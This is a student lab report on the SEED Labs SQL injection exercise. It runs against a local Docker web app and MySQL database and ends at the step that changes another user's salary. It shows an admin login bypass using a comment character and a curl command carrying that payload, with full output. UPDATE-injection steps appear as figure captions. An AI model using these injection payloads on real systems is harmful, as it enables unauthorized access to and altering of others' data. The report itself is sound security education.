Laboratory Report

SQL Injection

The laboratory prompt for this was provided by SEED Security Labs. SEED Security Labs is a project focused on enhancing cybersecurity education through hands-on laboratory exercises. Visit them at https://seedsecuritylabs.org/.

Ramnick Francis P. Ramos
+63 960 277 1720
ramnickfrancisramos@gmail.com

Cybersecurity Portfolio
October 13, 2025

SQL Injection

Ramnick Francis P. Ramos
ramnickfrancisramos@gmail.com

Introduction

This laboratory report aims to present SQL Injection in a simulated laboratory environment. SQL Injection is a type of an attack the exploits the vulnerability in the code that implements SQL statements.

This laboratory experiment, in particular, aims to study these specific components of this security vulnerability:

- SQL statements: SELECTand UPDATE statements;
- SQL injection; and
- Prepared statement.

Environment Setup

This lab was tested on the SEED Ubuntu 20.04 VM using Oracle VirtualBox. The prebuilt image for the virtual machine was obtained from CMSC 191: Cybersecurity's Google Classroom, but it can also be downloaded directly from the SEED website. The virtual machine ran locally, and no cloud server was used for this lab exercise.

Container Setup and Commands

Docker was also used to make the lab environment for this exercise.

For the commands, the following aliases were used: dcbuild for building the container; dcup for running

the container; and dcdown for closing the containers. Seen in the figures below are sample runs of the Docker container.

```
[10/13/25]seed@VM:~/.../Labsetup$ dcbuild
Building www
Step 1/5 : FROM handsonsecurity/seed-server:apache-php
 ---> 2365d0ed3ad9
Step 2/5 : ARG WWWDir=/var/www/SQL_Injection
 ---> Using cache
 ---> d7c80772e476
Step 3/5 : COPY Code $WWWDir
 ---> Using cache
 ---> 0a92b8886031
Step 4/5 : COPY apache_sql_injection.conf  /etc/apache2/sites-available
 ---> Using cache
 ---> eae832fc31c0
Step 5/5 : RUN  a2ensite apache_sql_injection.conf
 ---> Using cache
```

Figure 1. Building the Docker Container

```
[10/13/25]seed@VM:~/.../Labsetup$ dcup
Creating network "net-10.9.0.0" with the default driver
WARNING: Found orphan containers (www-10.9.0.80, victim-10.9.0.80) for this proj
ect. If you removed or renamed this service in your compose file, you can run th
is command with the --remove-orphans flag to clean it up.
Creating www-10.9.0.5   ... done
Creating mysql-10.9.0.6 ... done
Attaching to www-10.9.0.5, mysql-10.9.0.6
mysql-10.9.0.6 | 2025-10-13 05:36:15+00:00 [Note] [Entrypoint]: Entrypoint scrip
t for MySQL Server 8.0.22-1debian10 started.
www-10.9.0.5 |  * Starting Apache httpd web server apache2
AH00558: apache2: Could not reliably determine the server's fully qualified doma
in name, using 10.9.0.5. Set the 'ServerName' directive globally to suppress thi
s message
```

Figure 2. Running the Docker Container

```
[10/13/25]seed@VM:~/.../Labsetup$ dockps
15d2e2d7e58e  mysql-10.9.0.6
c566d36bafa8  www-10.9.0.5
[10/13/25]seed@VM:~/.../Labsetup$
```

Figure 3. The Docker Container

MySQL Database

```
root@15d2e2d7e58e:/var/lib/mysql# ls
'#ib_16384_0.dblwr'    ca-key.pem         mysql.ibd
'#ib_16384_1.dblwr'    ca.pem             performance_schema
'#innodb_temp'         client-cert.pem    private_key.pem
 auto.cnf              client-key.pem     public_key.pem
 bca239e87d80.err      ib_buffer_pool     server-cert.pem
 binlog.000001         ib_logfile0        server-key.pem
 binlog.000002         ib_logfile1        sqllab_users
 binlog.000003         ibdata1            sys
 binlog.000004         ibtmp1             undo_001
 binlog.index          mysql              undo_002
root@15d2e2d7e58e:/var/lib/mysql#
```

Figure 4. Contents of the mysql folder in the container

Shown in Figure 4 is the contents of the mysql directory after building the image file.

Laboratory Tasks and Execution

Get Familiar with SQL Statements

This task aims to familiarize the author with the structure of the database.

```
mysql> show tables
    -> ;
+------------------------+
| Tables_in_sqllab_users |
+------------------------+
| credential             |
+------------------------+
1 row in set (0.00 sec)

mysql> select * from credential;
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------------+
| ID | Name  | EID   | Salary | birth | SSN      | PhoneNumber | Address | Email | NickName | Password                                 |
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------------+
|  1 | Alice | 10000 |  20000 | 9/20  | 10211002 |             |         |       |          | fdbe918bdae83000aa54747fc95fe0470fff4976 |
|  2 | Boby  | 20000 |  30000 | 4/20  | 10213352 |             |         |       |          | b78ed97677c161c1c82c142906674ad15242b2d4 |
|  3 | Ryan  | 30000 |  50000 | 4/10  | 98993524 |             |         |       |          | a3c50276cb120637cca669eb38fb9928b017e9ef |
|  4 | Samy  | 40000 |  90000 | 1/11  | 32193525 |             |         |       |          | 995b8b8c183f349b3cab0ae7fccd39133508d2af |
|  5 | Ted   | 50000 | 110000 | 11/3  | 32111111 |             |         |       |          | 99343bff28a7bb51cb6f22cb20a618701a2c2f58 |
|  6 | Admin | 99999 | 400000 | 3/5   | 43254314 |             |         |       |          | a5bdf35a1df4ea895905f6f6618e83951a6effc0 |
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------------+
6 rows in set (0.02 sec)
```

Figure 5. Showing all the Users in the Database Table Credential

```
mysql> mysql> select * from cre where name="Alice";
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------------+
| ID | Name  | EID   | Salary | birth | SSN      | PhoneNumber | Address | Email | NickName | Password                                 |
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------------+
|  1 | Alice | 10000 |  20000 | 9/20  | 10211002 |             |         |       |          | fdbe918bdae83000aa54747fc95fe0470fff4976 |
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------------+
1 row in set (0.03 sec)

mysql>
```

Figure 6. Selecting all attributes where name is Alice

SQL Injection Attack on SELECT Statement



Figure 7. The Website to be attacked

Figure 7 shows the simulated website that will be penetrated for this laboratory experiment.

SQL Injection Attack from webpage.

This task is for logging into the web application as the administrator from the login page, so we can see the information of all the employees.

```
if ($name !="Admin") {
  // If the user is a normal user.
  echo "<ul class='navbar-nav mr-auto mt-2 mt-lg-0' style='padding-left: 30px;'>";
  echo "<li class='nav-item active'>";
  echo "<a class='nav-link' href='unsafe_home.php'>Home <span class='sr-only'>(current)</span></a>";
  echo "</li>";
  echo "<li class='nav-item'>";
  echo "<a class='nav-link' href='unsafe_edit_frontend.php'>Edit Profile</a>";
  echo "</li>";
  echo "</ul>";
  echo "<button onclick='logout()' type='button' id='logoffBtn' class='nav-link my-2 my-lg-0'>Logout</button>";
  echo "</div>";
  echo "</nav>";
  echo "<div class='container col-lg-4 col-lg-offset-4 text-center'>";
  echo "<br><h1><b> $name Profile </b></h1>";
  echo "<hr><br>";
  echo "<table class='table table-striped table-bordered'>";
```

Figure 8. Home_unsafe.php shows that the authentication for admin is through the $name



Figure 9. Commenting out the Passwords using #

Seen in Figure 9, we can bypass the inputting of password using the pound sign.



Figure 10. Successfully Entering the User Details

SQL Injection Attack from command line.

This task aims to implement the prior task using the curl method. For such, this command was used: `curl 'http://www.seed-server.com/unsafe_home.php?username=admin%27+%23&Password=xyz'`

Figure 11. Curl method to get admin.

Shown below is the entire output of the curl method.

```
[10/13/25]seed@VM:~/.../Code$ curl
'http://www.seed-server.com/unsafe_home.php?username=admin%27+%23&P
assword=xyz'
<!--
SEED Lab: SQL Injection Education Web plateform
Author: Kailiang Ying
```

```
Email: kying@syr.edu
-->

<!--
SEED Lab: SQL Injection Education Web plateform
Enhancement Version 1
Date: 12th April 2018
Developer: Kuber Kohli

Update: Implemented the new bootsrap design. Implemented a new
Navbar at the top with two menu options for Home and edit profile,
with a button to
logout. The profile details fetched will be displayed using the
table class of bootstrap with a dark table head theme.

NOTE: please note that the navbar items should appear only for
users and the page with error login message should not have any of
these items at
all. Therefore the navbar tag starts before the php tag but it end
within the php script adding items as required.
-->

<!DOCTYPE html>
<html lang="en">
<head>
  <!-- Required meta tags -->
  <meta charset="utf-8">
  <meta name="viewport" content="width=device-width,
initial-scale=1, shrink-to-fit=no">

  <!-- Bootstrap CSS -->
  <link rel="stylesheet" href="css/bootstrap.min.css">
  <link href="css/style_home.css" type="text/css" rel="stylesheet">

  <!-- Browser Tab title -->
  <title>SQLi Lab</title>
</head>
<body>
  <nav class="navbar fixed-top navbar-expand-lg navbar-light"
style="background-color: #3EA055;">
     <div class="collapse navbar-collapse"
id="navbarTogglerDemo01">
     <a class="navbar-brand" href="unsafe_home.php" ><img
src="seed_logo.png" style="height: 40px; width: 200px;"
alt="SEEDLabs"></a>

     <ul class='navbar-nav mr-auto mt-2 mt-lg-0'
style='padding-left: 30px;'><li class='nav-item active'><a
class='nav-link' href='unsafe_home.php'>Home <span
class='sr-only'>(current)</span></a></li><li class='nav-item'><a
class='nav-link' href='unsafe_edit_frontend.php'>Edit
```

```
Profile</a></li></ul><button onclick='logout()' type='button'
id='logoffBtn' class='nav-link my-2
my-lg-0'>Logout</button></div></nav><div class='container'><br><h1
class='text-center'><b> User Details </b></h1><hr><br><table
class='table table-striped table-bordered'><thead
class='thead-dark'><tr><th scope='col'>Username</th><th
scope='col'>EId</th><th scope='col'>Salary</th><th
scope='col'>Birthday</th><th scope='col'>SSN</th><th
scope='col'>Nickname</th><th scope='col'>Email</th><th
scope='col'>Address</th><th scope='col'>Ph.
Number</th></tr></thead><tbody><tr><th scope='row'>
Alice</th><td>10000</td><td>20000</td><td>9/20</td><td>10211002</td
><td></td><td></td><td></td><td></td><td></td></tr><tr><th scope='row'>
Boby</th><td>20000</td><td>30000</td><td>4/20</td><td>10213352</td>
<td></td><td></td><td></td><td></td><td></td></tr><tr><th scope='row'>
Ryan</th><td>30000</td><td>50000</td><td>4/10</td><td>98993524</td>
<td></td><td></td><td></td><td></td><td></td></tr><tr><th scope='row'>
Samy</th><td>40000</td><td>90000</td><td>1/11</td><td>32193525</td>
<td></td><td></td><td></td><td></td><td></td></tr><tr><th scope='row'>
Ted</th><td>50000</td><td>110000</td><td>11/3</td><td>32111111</td>
<td></td><td></td><td></td><td></td><td></td></tr><tr><th scope='row'>
Admin</th><td>99999</td><td>400000</td><td>3/5</td><td>43254314</td
><td></td><td></td><td></td><td></td><td></td></tr></tbody></table>
<br><br>
     <div class="text-center">
     <p>
          Copyright &copy; SEED LABs
     </p>
     </div>
     </div>
     <script type="text/javascript">
     function logout(){
     location.href = "logoff.php";
     }
     </script>
  </body>
  </html>
[10/13/25]seed@VM:~/.../Code$
```

Append a new SQL statement

For this task, the aim is to attempt doing two statement queries. However, as shown in Figure 12, it was not successful.



Figure 12. First Attempt. ERROR



Figure 13. Explanation on why there is an error.

Doing two statements at a time is not possible because *mysqli* does not allow multiple queries to be run at the same time.

SQL Injection Attack on UPDATE Statement

This task aims to simulate UPDATE statements in SQL Injections.



Figure 14. Alice's Edit Profile

Modify your own salary

This task aims to change the salary of Alice to 123456.



Figure 15. Extending the NickName edit with a salary UPDATE statement.



Figure 16. Alice's Salary is now 123456.

Figure 16 shows that we were able to change Alice's salary into 123456.

Modify your Other's Salary

Similar to the implementation in the task prior, this task aims to change salary but is extended with the "WHERE" clause to specify that the new salary is for boby.



Figure 17. Adding a WHERE name="Boby" and changing his salary to 1

